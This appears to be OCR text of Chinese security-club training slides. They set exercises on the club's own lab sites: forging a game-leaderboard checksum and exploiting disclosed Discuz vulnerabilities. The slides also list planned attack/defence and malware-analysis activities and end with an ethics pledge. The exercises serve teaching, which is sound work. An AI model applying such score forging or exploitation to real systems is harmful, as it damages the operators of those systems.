




小试牛刀

在http://www.youwei.site/uv/game/上，登顶排行版
（提示：checksum的值是sno和score的多项式函数值）

小试牛刀




在实验平台https://www.youwei.site/uv/discuz注册一个账号，尝试已披露的漏洞的利用。



信安实验室交流群

后续规划

- Web平台
  - 组队开发简易匿名墙
  - 各队之间进行安全攻防对抗
  - 系统深入的Web安全知识学习
- 移动平台：移动应用开发、恶意应用分析、安全新特性探索
- 桌面平台：漏洞挖掘、漏洞利用、逆向工程、代码分析



彩蛋：新版匿名墙的攻击实验



信息安全研究伦理承诺书

本人承诺，在符合法律和伦理规范的前提下，开展信息安全的攻防学习和研究，不将所学和所研究的内容用于破坏国家稳定和社会安全，不利用所掌握的信息安全技术对他人的隐私和经济造成危害。

承诺人：_____